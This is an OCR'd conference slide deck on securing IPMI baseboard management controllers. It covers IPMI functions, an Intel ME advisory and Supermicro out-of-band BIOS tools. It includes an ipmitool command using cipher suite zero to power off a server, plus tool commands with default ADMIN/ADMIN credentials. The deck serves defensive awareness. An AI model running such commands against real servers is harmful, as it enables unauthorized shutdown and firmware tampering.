
Secure your Server's IPMI Remote Management


Werner Fischer, Thomas-Krenn.AG
DENOG9 meeting, Nov, 23rd 2017

THOMAS KRENN®

Firmware within a Server



Firmware within a Server



Intel Q3'17 ME 11.x, SPS 4.0, and TXE 3.0 Security Review Cumulative Update

Intel ID:	INTEL-SA-00086
Product family:	Various
Impact of vulnerability:	Elevation of Privilege
Severity rating:	Important
Original release:	Nov 20, 2017
Last revised:	Nov 21, 2017

Reporting a security issue

If you have information about a security issue or vulnerability with an Intel product, please send an e-mail to secure@intel.com. Encrypt sensitive information using our PGP public key.


For issues related to Intel managed open source projects, please visit http://www.01.org/security.

Please provide as much information as possible, including:

- The products and versions affected
- Detailed description of the vulnerability
- Information on known exploits

A member of the Intel Product Security Team will review your e-mail and contact

Firmware within a Server



Do you / your customers use IPMI?

(Intelligent Platform Management Interface)

Yes	No	Don't know

Do you / your customers use …

iLO, DRAC, ALOM, ILOM, IMM, RSA, iRMC, IMC …?

Yes	No	Don't know

Can everyone power off your server?

Yes	No	Don't know

Can everyone power off your server?

Yes	No	Don't know

```
ipmitool \
   -I lanplus -C 0 \
   -H 10.1.102.152 \
   -U admin -P FluffyWabbit \
   power off
```

Secure your Server's IPMI Remote Management

- Why IPMI?
- IPMI – Functionality
- IPMI – 3 Security Issues of the IPMI Spec.
- IPMI – Security Issues of the Firmware
- Future: Redfish?
- IPMI – Best Practices Checklist


Why IPMI?

1) Recovery Control

- Power On
- Power Off
- Reset

2) Monitoring

- Temperatures,
- Fans,
- Power Supplies, ...
- Centralized Monitoring
  e.g. via Icinga, Nagios, ...



3) Logging

_ System Event Log

4) Inventory

- Serial Numbers (Field Replaceable Unit – FRU – Data)

Outside IPMI Spec

- Web Services
- Remote KVM/CD/DVD
- IPMI & BIOS Updates
- IPMI & BIOS Settings
- „Magic“ Vendor-specific add-ons

Example: Supermicro SUM

- Supermicro Update Manager
- Update & Management of BIOS and Firmware Image
- Configuration
  - Text files → file import possible
- Two Channels
  - In-band → local System Interfaces
  - Out-of-band (OOB) → BMC, IPMI Interface
    - OS-independent (also without OS)

Example: Supermicro SUM

_ OOB (Out-of-band) BIOS Management


```
$ ./sum -i 10.1.102.120 -u ADMIN -p ADMIN -c GetCurrentBiosCfgTextFile --file bios-X10-cfg.txt
Supermicro Update Manager (for UEFI BIOS) 1.4.2 (2015/09/23) (x86_64)
Copyright©2015 Super Micro Computer, Inc. All rights reserved
..............
.....
File "bios-X10-cfg.txt" is created.
$ head bios-X10-cfg.txt
#Please refer to SUM User's guide '4.1 Format of BIOS Settings Text File' for usage.

[Advanced|Boot Feature]
Quiet Boot=01                          // 00 (Disabled), *01 (Enabled)
AddOn ROM Display Mode=01              // 00 (Keep Current), *01 (Force BIOS)
Bootup Num-Lock=01                     // 00 (Off), *01 (On)
[...]
```

Example: Supermicro SUM

- OOB (Out-of-band) BIOS Management
  - Update of the BIOS configuration possible


```
$ ./sum -i 10.1.102.120 -u ADMIN -p ADMIN -c ChangeBiosCfg
--file bios-X10-new-cfg.txt
[...]
```


  - Update of the BIOS/UEFI firmware (Web or command line)



Secure your Server's IPMI Remote Management

- Why IPMI?
- IPMI – Functionality
- IPMI – 3 Security Issues of the IPMI Spec.
- IPMI – Security Issues of the Firmware
- Future: Redfish?
- IPMI – Best Practices Checklist


BMC
(IPMI Baseboard
Management Controller)


remote access using
user name & password
UDP port 623
local access
with root priv.
LAN Connector
Mmgt. Card
(KVM over IP, ...)
ICMB
Auxillary
IPMB Connector
ICMB
bridge
PCI mgmt. bus
IPMB
Chassis
mgmt.
(Satellite
Controller)
NVS Storage
SDR
SEL
FRU
Network
(LAN)
Controller
LAN
interface
Baseboard
Management
Controller
(BMC)
FRU
Temp.
sensor
…
Sensors & Controls
Fan sensor
